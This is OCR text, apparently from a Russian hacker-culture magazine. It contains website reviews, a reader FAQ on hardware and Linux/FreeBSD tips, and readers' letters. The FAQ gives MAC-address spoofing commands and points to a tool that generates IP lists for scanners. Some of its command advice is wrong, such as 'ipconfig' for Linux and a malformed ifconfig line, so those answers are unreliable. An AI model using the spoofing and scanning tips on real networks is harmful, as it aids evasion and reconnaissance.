
flashface.flashmaster.ru



Будем развлекаться. Ведь программа-фоторобот полезна не только для работников МУР'а, вычисляющих очередного типчика, физиономия которого давным-давно описана в учебнике Ломброзо. Эта программа и тебе может доставить немало приятных минут. Во-первых, с ее помощью можно попробовать изобразить всех твоих знакомых. Во-вторых, она же поможет весьма нахальным и ехидным образом изменить внешность этих типчиков, пририсовав им усы, бороды, сделав лысины или нацепив на нос очки самых причудливых форм. В-третьих, весьма забавно бывает представить, как твой друг выглядел бы лысым или с окладистой бородой. В-четвертых... впрочем, нет смысла перечислять все возможные применения этого изощренного издевательства. У тебя и своя голова на плечах есть. Придумай что-нибудь такое, что приведет приятеля в состояние шоковой дестабилизации лицевого нерва. Это не сложно.

Стань до отвращения компетентным


www.watch.ru



Одна моя знакомая говорила: «Мужчины обожают рассуждать об автомобилях, сигарах, женщинах и часах, находясь при этом на грани полной некомпетентности». К сожалению, приходится признать, что она в чем-то права, но с другой стороны, обидно, когда эти тетки думают о нас в таком уничижительном тоне. Поэтому именно с сайта, посвященного часам, мы начнем продираться сквозь дебри некомпетентности к сияющим вершинам крутейшей осведомленности. Заметь, что я не призываю тебя досконально изучить историю вопроса. Достаточно просто выучить названия некоторых пафосных брендов, чтобы эти клюшки навсегда застыли в благоговейном молчании.

ОпСоС - защити себя сам

www.opsos.ru



Разумеется, нет смысла читать всю ту пургу, которую крупнейшие операторы сотовой связи пишут сами о себе. Что они могут написать плохого? Да ничего. Все у них круто, дешево, разнообразно, уникально и просто супер-пупер. Однако на самом деле эти негодяи приписывают к счетам, мухлюют с тарифами, химичат с роумингом и занимаются другими, намного более пугающими вещами. Где можно узнать правду обо всем этом? Вот здесь, на сайте ОПСОС.ру. Несмотря на довольно интригующее название, ОпСоС - это операторы сотовой связи. А сайт создан для защиты прав потребителя - то есть нас с тобой. Прочитай всю правду. Не дай себе заглохнуть.

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос........................

Q: На экране CRT-монитора куча отпечатков пальцев и жирных пятен. Подскажи, как от них избавиться.

ответ........................

A: Проблема, которая вот уже многие годы не теряет актуальности. Способов за это время было предложено очень много, некоторые из них я приведу ниже. НО! Производители мониторов (особенно Sony) крайне не рекомендуют протирать экраны мониторов чем-либо кроме мягкой, сухой тряпки, так что действуй на свой страх и риск. Тебе могут помочь:

1. Специально предназначенные для очистки ЭКРАНОВ мониторов раствор и салфетки, например, от Basf или Defender. Комментарии излишни.
2. Средство для мытья окон. Настоятельно советую почитать состав. Помни: нанесешь средства, содержащие спирт или ацетон и попрощаешься с антибликовым покрытием.
3. Средство для чистки очков и объективов. Продается в магазинах «Оптика».
4. Мыльный раствор, можно раствор из воды и жидкости для мытья посуды. После - сухая тряпка или туалетная бумага.
5. Способ «ХУ». Нежно дышим на загрязненную поверхность, после чего протираем сухой тряпочкой. Главное - не забудь предварительно освежить дыхание =)).

вопрос........................

Q: Как можно заменить стандартный логотип «EnergyStar» при загрузке компьютера на что-нибудь свое?

ответ........................

A: Стандартный логотип идет в составе любой прошивки, так что именно там нам и придется покопаться. Я буду рассматривать процесс на примере AWARD биоса, так как он стоит на всех моих компьютерах, однако, полагаю, с AMI вариантом можно провернуть то же самое, подыскав аналогичный софт. Итак, для начала нужна программа для редактирования прошивок. Наибольшую популярность получила CBROM (www.biosmods.com/download/award/cbrom215.zip). Запусти ее с ключом «файл_с_прошивкой /EPA extract» (без кавычек) и укажи, куда сохранять изображения. Полученный файл и будет логотипом в специальном формате EPA. Не буду тебя грузить спецификацией этого убого формата, советую сразу качать конвертер BMP<->EPA (www.biosmods.com/download/epacoder152.zip). Указав утилите недавно полученный EPA рисунок, ты получишь параметры закодированного изображения. Для нас сейчас актуальны лишь версия EPA формата и размеры рисунка. Нарисовав простенькое (не больше 16 цветов) изображение в нужных размерах, сохрани его в формате BMP. Далее возвращаемся к уже знакомому нам конвертору и переводим картинку в родной биосу формат, в параметрах здесь не забудь указать правильную версию EPA. Теперь дело за малым – залить изображение в прошивку. Для этого запускай CBROM с параметрами «путь_к_прошивке /EPA путь_к_EPA_файлу» (опять же без кавычек). Вот и все – теперь в прошивке у тебя уже свое собственное лого, так что можешь смело перепрошивать ею свой биос.

вопрос........................

Q: Прочитал в прошлом номере про новую серию Detonator-ов (40.xx). Искал, искал, но так и не нашел нигде версию под W9X/ME. Подскажи, где взять.

ответ........................

Нигде! :(NVIDIA даже не планирует выпускать новую серию своих драйверов под платформы W9X/Me. Могу лишь посоветовать ставить W2K или XP-шку. И раз уж затронули эту тему – советую обратить внимание на маленькую утилитку Jester2K Detonator Fix (29 kb, www.jester2k.pwp.blueyonder.co.uk/downloads/Detonator%2030.xx%20To%2040.xx%20Fix.exe), которая поможет избавиться от массы проблем при установке новой серии детонаторов поверх старой.

вопрос........................

Q: Правда ли, что современные CDRW-приводы умеют выжигать РИСУНКИ на болванках?

ответ........................

A: Лично я уже давно читал о разработке подобных технологий. Но на практике увидел это впервые, прочитав обзор привода Yamaha CRW-F1 на сайте www.overclockers.ru. Помимо великолепных скоростных характеристик устройство обладает уникальными возможностями, среди которых - новейшая разработка DiscT@2 (Диск-тату). Технология позволяет выжигать несложные изображения на поверхности диска, оставшейся чистой после записи. Всем известная и всеми любимая программа Nero Burning Rom великолепно работает с этой фишкой, предоставляя пользователю все удобства при редактировании наносимого на диск изображения. Тату выжигается достаточно долго, но все же это стоит того, чтобы подождать. Фотографии полученного диска, а также подробнейший обзор этого привода ты найдешь на вышеупомянутом сайте.

вопрос........................

Q: Что за новые мыши от Logitech, о которых бубнит весь Инет? Расскажи подробнее!

ответ........................

A: Новая серия мышек от Logitech действительно наделала много шума. Линейка носит название «MX», полученное, видимо, от имени нового поколения оптических сенсоров «Logitech MX Optical Engine», которое и легло в основу новомодных грызунов. Новый глазик сканирует поверхность 8000 (!!!) раз в секунду, обеспечивая разрешение 800 (!!!) dpi. Конкуренты отдыхают, это абсолютный рекорд. Даже если тебе эти цифры ни о чем не говорят, просто поверь мне – мышка обеспечивает ИДЕАЛЬНЕЙШУЮ передачу всех движений девайса, даже самых незначительных. Представителей новой серии пока всего три: это MX300, MX500, MX700. Все они работают на одном и том же сенсоре, первая отличается от второй и третьей лишь формой, а между двумя последними разница заключается лишь в отсутствии провода у MX700. Дизайнеры Logitech поработали на славу, такими мышками не стыдно похвастаться даже подружке, далекой от понимания всех их технических прелестей. Грызуны отличаются симпатичной цветовой гаммой, эргономичной формой и приятным на ощупь покрытием, которое, кстати, обеспечит идеальную фиксацию даже у особо потливых людей =). Еще один плюс новой серии - небольшая кнопка «Quick Switch», находящаяся чуть ниже основных кнопок и скроллера. По умолчанию она имеет значение комбинации «alt + tab». В общем, после двух недель работы с мышкой я себя уже не представляю без нее. Описывать возможности новой серии манипуляторов можно очень долго, так что советую тебе просто ее попробовать. Я попробовал, и результатом этого стал разрыв двухлетних отношений с Mitsumi Classic (любовь навеки) и покупка MX300. Профессиональные геймеры от новых мышек без ума, а уж они-то понимают в них куда больше, чем кто-либо другой, поверь мне.

вопрос........................

Q: Окончательно перешел на FreeBSD (rulezZz). Вот только осталась одна проблема – как можно смотреть DVD? Скачал несколько плееров, но ни один нормально не заработал. Может быть, что-нибудь подскажешь?

ответ........................

A: Раз ни один плеер не заработал, стало быть, есть какие-то проблемы в системе. Проапдейть XFree86 до самой последней версии, затем переконфигурируй ядро с поддержкой SSE (CPU_ENABLE_SSE), установи права 666 на устройство /dev/acd0c и не забудь включить DMA в конфиге /boot/loader.conf. Далее грузись под рутом и набирай следующее: «ln -s /dev/acd0c /dev/dvd» и «ln -s /dev/racd0c /dev/rdvd» (естественно, без кавычек).

Пока все, теперь нужно определиться с плеером.

1. MPlayer (www.MPlayerHQ.hu). Установка и настройка этого плеера для просмотра DVD достаточно гиморная. Я не буду рассказывать тебе все подробности нетрадиционного секса с этой программой, все великолепно описано в обширной документации. MPlayer имеет отличный интерфейс, более того, поддерживает скины, все интуитивно понятно и не должно вызвать никаких сложностей. Хорошего качества изображения и звука я добивался очень долго, не раз ковыряясь в конфигах программы, в конце концов, все заработало.
2. Ogle DVD Player (www.dtek.chalmers.se/~dvd/). Отличный плеер, вся установка и настройка заняла не больше минуты. Никаких ковыряний в конфиге, никакого чтения документации, все заработало именно так, как нужно. Идеальное качество изображения и звука как нешифрованных, так и шифрованных DVD-дисков. У программы весьма скромный GUI интерфейс, но ведь ты будешь смотреть видео, а не пялиться на окно программы!
3. VideoLAN::Client AKA VLC (www.videolan.org/vlc/). Последний плеер, с которым мне приходилось иметь дело. У меня инсталляция прошла без каких-либо видимых проблем, и я сразу приступил к непосредственному просмотру фильмов. Все работало почти идеально, хотя и были некоторые проблемы со звуком при просмотре шифрованных DVD дисков. Но, судя по информации на сайте, разработчики уже работают над решением этой проблемы.

Q: Как в линуксе можно изменить MAC-адрес моей сетевой карты?

вопрос........................

ответ.........................

A: Легче чем в виндах! Набирай в консоли сначала «ifconfig eth0 down», а затем «ifconfig eth0 ether hw aa:bb:cc:dd:ee:ff», где eth0, соответственно, твоя сетевая карта, а aa:bb:cc:dd:ee:ff – новый мак-адрес. Сделал? Теперь перегружайся (для самых маленьких – «shutdown -r now»).

ЛАМОРАЗМЫ НОМЕРА

Я плакал:


1. **За сколько можно продать Intel Pentium200MGz? (tiger1@netto.ru)**
2. **Подскажите, пожалуйста, можно ли сделать uninstall для Windows, не прибегая к форматированию? (ant-25@mail.ru)**
3. **Как делать свой IP-адрес и узнать его? (mala7@mail.ru)**
4. **Где можно скачать крутой Nuke? (x_a_k_e_p@mail.ru)**

Q: Некоторые программы-анализаторы не имеют возможности выбрать диапазон ip-адресов для сканирования, зато в них частенько присутствует возможность загрузки файла со списком ip-адресов. Не подскажешь софтину, которая могла бы создать эти списки по шаблону?

вопрос........................

ответ.........................

A: Если бы ты внимательно читал рубрику «Кодинг», то наверняка смог бы написать такую софтину сам. Но раз уж ты человек далекий от программинга, то вперед на сайт www.packetstormsecurity.nl/, где валяется отличный, написанный на Perl-е скрипт ipgenv2. Не думаю, что для подобных целей тебе понадобится что-нибудь еще.



Q: Работаю с линуксом на шелле через ssh, поэтому не очень хорошо знаю консольные команды. Как: 1) посмотреть свободное место на диске; 2) посмотреть список ВСЕХ (в том числе и скрытых) процессов; 3) узнать свой ip-адрес; 4) сохранить лог всего, что я делал; 5) искать ТЕКСТ в файлах?

вопрос........................

ответ.........................

1) команда «df»
2) команда «ps –aux»
3) команда «ipconfig»
4) перед работой воспользуйся командой «script имя_лог_файла»
5) используй «grep текст_в_кавычках путь_где_искать»

Q: Работаю главным администратором в компьютерном клубе. В последнее время здесь стала очень популярной новинка Unreal Tournament, которая, замечу, весьма прожорлива. Поэтому клиенты, покупающие VIP-машины, визжат от восторга, а другие орут благим матом из-за непостоянных тормозов и непрекращающегося свопа. Подскажи, как бы оптимизировать игрушку под не самые быстрые компьютеры, не превращая ее в кучу пикселей на разрешении 640x480?

вопрос........................

ответ.........................

A: Лучше такие прожорливые игрушки на раритетные машины не ставить, но раз уж очень хочется, то бегом в настройки гамесы. В разделе «Video» поставь оптимальное (производительность/качество) разрешение 800x600, в «Details» постарайся отключить все, что можно, по крайней мере, опцию «DetailTextures», а в настройках звука («Sound») обязательно поставь «Software 3d» вместо «Hardware 3d» или «EAX». Далее открывай в любимом текстовом редакторе файл UT2003.ini (лежит в %UT2003%\System) и делай следующее: замени строчку «UseTripleBuffering=False» на «UseTripleBuffering=True», а «ReduceMouseLag=True» на «ReduceMouseLag=False». Иногда можно выиграть десяток FPS, запустив игру в режиме OpenGL, поэтому здесь же поправь «RenderDevice=D3DDrv.D3DRenderDevice» на «RenderDevice=OpenGLDrv.OpenGLRenderDevice». Все это в целом значительно увеличит производительность игры, так что клиенты должны остаться довольны.

Где раздобыть побольше разумной документации?

вопрос........................

ответ.........................

1. www.citforum.ru
2. www.emanual.ru
3. faqs.org.ru

Для начала хватит :).

TIPS&TRICKS

Вот и настал конец года, пора объявить самого активного читателя, который получит обещанные $100! Путем сложных арифметических расчетов мной установлен победитель по имени Garik (http://www.webhowto.ru/reg)! Кидаем серпантин, хлопаем хлопушки, пьем шампанское... В ближайшие дни я лично с ним свяжусь и мы договоримся, в какой валюте он получит заслуженные деньги :). Надо честно признать, что по количеству напечатанных советов он совсем недалеко ушел от других претендентов, зато его советы отличались оригинальностью и появлялись не только в журнале, но и на нашем сайте. Поэтому всех остальных участников мы просто поздравляем, жмем руки (девушек целуем) и желаем удачи в следующем году, а также призываем новых советчиков принять участие в обмене опытом на страницах нашего журнала и на сайте!

Удачи, и поосторожней со спиртными напитками и правоохранительными органами в праздники - мы не хотим остаться без читателей ;).

Ведущий самой народной рубрики - Иван Скляров (Sklyarov@real.xakep.ru).



ё-MAIL

Наше е-мыло: magazine@real.xakep.ru

НА ПИСЬМА ОТВЕЧАЛ CEPTNER

НАМ ПРИХОДИТ КУЧА ПИСЕМ, НО 99% ЭТОГО СПАМА МЫ СРАЗУ ОТПРАВЛЯЕМ В /DEV/NULL

Сразу же в треш:

1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mersedes CLK - мы сами халявщики и халяву не раздаем :).
6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.

А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

Письма читателей в этом номере подобрались какие-то необычные. Давно такого не было. Я не удержался и опубликовал даже пару писем от одного автора, уверен, что ты оценишь его старания, и проникнешься его идеями. В остальном - как обычно: нас хвалят, ругают, критикуют, поддерживают, возводят на пьедестал, смешивают с дерьмом - в общем, читают :)). Это отлично! И лично от себя хочу сказать много слов благодарности всем, кто не поленился и загрузил меня работой по прочтению гигабайтов ваших каракулей. [Спасибо] и [много слов благодарности] [11672 раза]!!!



Приступим-с к разбору полетов... Для начала отвечу на острокритическое замечание, бесстрашно засланное нам самим sergo [sergo@chebarcul.ru]. Орфография и пунктуация оригинала сохранены.

Привет журнал!
Вот мне очень обидно что ваш журнал не очень дешовый, на эти деньги можно купить две бутылки водки!!! Да и сам журнал стал не такой интерестный как когда то было. Да и вобше...
Ну да ладно.

Да, доля истины в этом есть. Как все давно знают, журнал, как и любой другой продукт, стоит денег. Сто раз уже говорили, что мы делаем][, а вы все можете «проголосовать» за него своими деньгами. Или поставить жесткий игнор, закупившись водкой, пивом или учебниками по физике на ту же сумму. Хотя, с другой стороны, и водка сейчас не такая, как раньше, и пиво жиже, и труба ниже.



Философский настрой нашего следующего читателя, который обозначил себя как Reliz [bytereliz@mail.ru] сложно оставить без внимания. Скажу больше: ниже опубликованы два письма от одного человека. Такого еще не было, а причина заключается в том, что оба послания могут оказаться многим не только интересными, но и полезными, поэтому ниже привожу текст обоих писем в редакцию:

Ghbdtn редакция!
Сколько вас я не читаю, в каждом номере встречаю слова хакер и ламер. Вот только я не понимаю, почему людей, которые хотят учиться, задают вопросы, называют ламерами? Обидно. Мы все учимся, постоянно совершенствуемся!!! И даже те же крутые 31337 всегда совершенствуются. Всегда есть чему учиться, просто один знает больше, а другой меньше.
Почему тому, кто знает больше, дают ответы, а тому, кто почти ничего не знает, не дают??? Их называют придурками и ламаками (что довольно обидно), а ведь им тоже интересно. Всем заправляет интерес, желание узнать, что внутри. Как это работает, и что это вообще за хреновина! Весь кайф в этом, в процессе. Лично для меня хакер - это не какая-то черта, пройдя которую ты уже имеешь гордый статус хакера! Нет, это скорее состояние души: ищущий новое, познающий информацию! И хакером может быть любой, даже тот, кто только начинает. Но... общественное сознание уже не может понимать под хакером никого, кроме эдакого цифрового бога, который умеет все и готов всех поломать в случае необходимости... Нет, ребята! Даже тот же Megazoid (вспомните CitiBank) не пытался похитить деньги из банка!!! По его словам ему было интересно, как это все работает! Он даже предложил главному админу банка рассказать о дырах в системе в обмен на доступ к машинам! Ему было интересно, как работает эта банковская система, интересны особенности софта, характеристики компа и т.п. А вы испоганили всю идею хакерства. Хакеры - не вандалы, которым нужна только выгода. Из-за выгоды их не было бы. Просто трудно постигнуть такой объем инфы, чтобы обходить системы, софт, разработанный не одним челом, реально не интересуясь этим...

Да уж... Прямо ушат помоев на наши головы. Что делать - буду отдуваться за всех... Итак: людей, которые учиться могут и хотят, мы ламерами никогда не называли, хотя бы по той простой причине, что их порыв достоин всяческого уважения. Для меня и многих моих коллег звание «хакер» совсем не означает некую ступень, после которой можно почивать на лаврах. ИМХО каждый хакер остается «в игре» до тех пор, пока штурмует новые высоты, но стоит на минуту остановиться и прогресс уведет всех вперед, а ты так и останешься позади лидеров, лишь бессильно ругаясь им вслед. Ничего страшного, это жизнь и никто не обещал, что все играют исключительно по справедливым правилам... Если тебе, Reliz, интересен мой взгляд на хакеров, то я их никогда с вандалами не ассоциировал. Объясняется это просто. Человек, прекрасно в чем-то разбирающийся, очень редко позволит себе просто так обгадить стройную идею, к которой он очень близок. Те же, кому сие удается, в большинстве случаев нахватались верхов, многих из них ты можешь встретить в любом мало-мальски посещаемом чате, их удел - нюкать и флудить. Это примитив, это и есть вандалы, которых хакерами назвать сложно, а, скорее всего, даже неприлично. Вот так.



А теперь второе письмо, и его я намеренно оставляю вообще без комментариев:

2-ой приз 2

Хай любимая редакция! Читаю я журнал ваш давно, очень давно!!! Первый раз, когда я увидел ваш журнал на витрине, срочно купил и бежал домой окольными путями, потому что думал, что за мной будут следить. Когда я прочитал журнал, я решил, что теперь я 31337! Всем хакерам хакер. Время шло... потом я перестал покупать ваш журнал. Он стал казаться мне детским. Прошло чуть меньше года, и я опять увидел на витрине ваш журнал. Решил посмотреть, что вы там пишете! И знаете... первые страниц 30-40 я плевался, был недоволен за выброшенные деньги. А потом, знаете... я увидел интересные мне статьи. Просто интересные. Почитал Даню, письма. Снова посмеялся. Знаете, сейчас, когда много зла и обмана, так важно иметь настоящих друзей (не знаю, почему я подумал про вас).
Просто мне показалось, что вы как настоящие друзья новичкам даете ответы на беспокоящие вопросы, помогаете в сложных ситуациях (советами)! Снова улыбнулся. Все-таки хорошее дело вы делаете... Мне вспоминаются мои друзья :). И хочу закончить свое письмо... (как думаете чем?)... так сказать, тостом или сказкой: Жил был молодой человек. Внезапно он умер и попал на суд божий. Вот, значит, стоят они в саду, и ангелы решают, что с ним делать, куда отправлять. А парниша начал упрашивать бога и святых, чтобы ему дали еще несколько лет на земле дожить! «У меня столько дел, которые мне просто необходимо закончить!!!». Долго упрашивал и... затем бог решил дать ему немного еще пожить. Тогда молодой человек сказал: «Дайте мне столько лет жизни, сколько на этом дереве плодов!». Бог подумал и ответил, что что-то слишком много. Тогда парень снова начал: «Позвольте мне прожить столько лет, сколько на этом дереве плодов!». Богу опять не понравилось, и он решил сам дать РЕШАЮЩЕЕ условие. Он сказал: «Как я сейчас скажу, так и будет! Вот сколько у тебя друзей было на Земле, столько ты еще и проживешь лет!!!». Парень отвернулся и... заплакал. У него не было друзей...
Люди, не теряйте человеческих чувств! Порой друзья смогут вам помочь в действительно трудную минуту, когда уже не будет надежды на спасение! Друзья могут поднять вам настроение во время депресняка! Это те, кому нужны не ваши деньги или что-то еще... им нужны ВЫ!!!

Ладно, проехали. Теперь нам в зад очередную шпильку решил воткнуть Kryo [kryo@xakep.ru].

Вопрос стоит ребром: «Че за ботва, в натуре? :)»

Здравствуйте, magazine.
Скажите, плз, какого Х.. (хакера) сервиспак для Виндавс XP с вашего последнего диска говорит, что файл поврежден ?

Каемся, мы промашку дали... Действительно, на диске лежит «кривой» файл xpsp1_ru_x86.exe, в котором только 3 Мб данных, а остальное пространство забито нулями. Битый архив, добавить тут нечего. Дабы исправить сложившееся положение, зальем нормальный сервис-пак на следующий диск, будь уверен, не обломаешься :)



DEFENDER представляет самые-самые письма номера



Прошу всех быть очень внимательными. Мало того, что текст нижеследующего письма донесет до всех реальную историю мутации молодого организма, в сами буквы еще и внедрены специальные хитрые методики, обращающиеся непосредственно в ТВОЕ подсознание. Если во время прочтения ты уронишь винтик в дырку от вентилятора - прочти это письмо четыре раза наоборот, и ты превратишься в…

anonym@xakep.ru

Привет,][. Я знаю, что таких писем туева хуча, и вы можете его не опубликовать, но прочитать его вам придется. Все началось с того, что я прочитал ваш журнал ver 09.02, статью про написание ip-config'a на Delphi. Пошел купил себе книгу, за 240 рублей; взял Delphi, установил, потыкал, но ничего не получилось (я не ламер, я не ламер). Потом пошел в инет качать Turbo Pascal, но пров глючил, и ни фига не вышло. Почитал FAQ про чистку кулера, решил почистить, долго мучился (я не ламер, я не ламер). Но почистил (Я хакер! Я хакер!). Решил отремонтировать глюченный CD-Rom (не закрывается), ни фига не вышло, но мучился долго (я не ламер, я не ламер). Когда стал скручивать комп, решил сходить за пивом, пришел не очень трезвый (пьяный). Стал докручивать комп, и один винтик упал в блок питания, в дырку для вентилятора. Раскручивать в падлу, стал отламывать перегородки, после седьмой вытащил. Больше не ронял. Решил написать письмо вам, полчаса редактировал, получился почти шедевр. За все это время проржался (от рус.СМЕЯТСЯ) как конь (я не конь, я не конь). И все благодаря][ver 09.02. Спасибо вам за мои приключения, публикуйте больше, и я буду извечно вам благодарен.
З. Ы. Я придумал новую методику по влиянию на подсознание. Вы первые официальные подопытные. Результаты пришлю через месяц (я этого не говорил, я этого не говорил)!

Вот индеец cooler [cooler@uralinet.ru] не обломался и написал нам о своей взаимной любви с дельфями. Прикольно написал, ничего не скажешь...

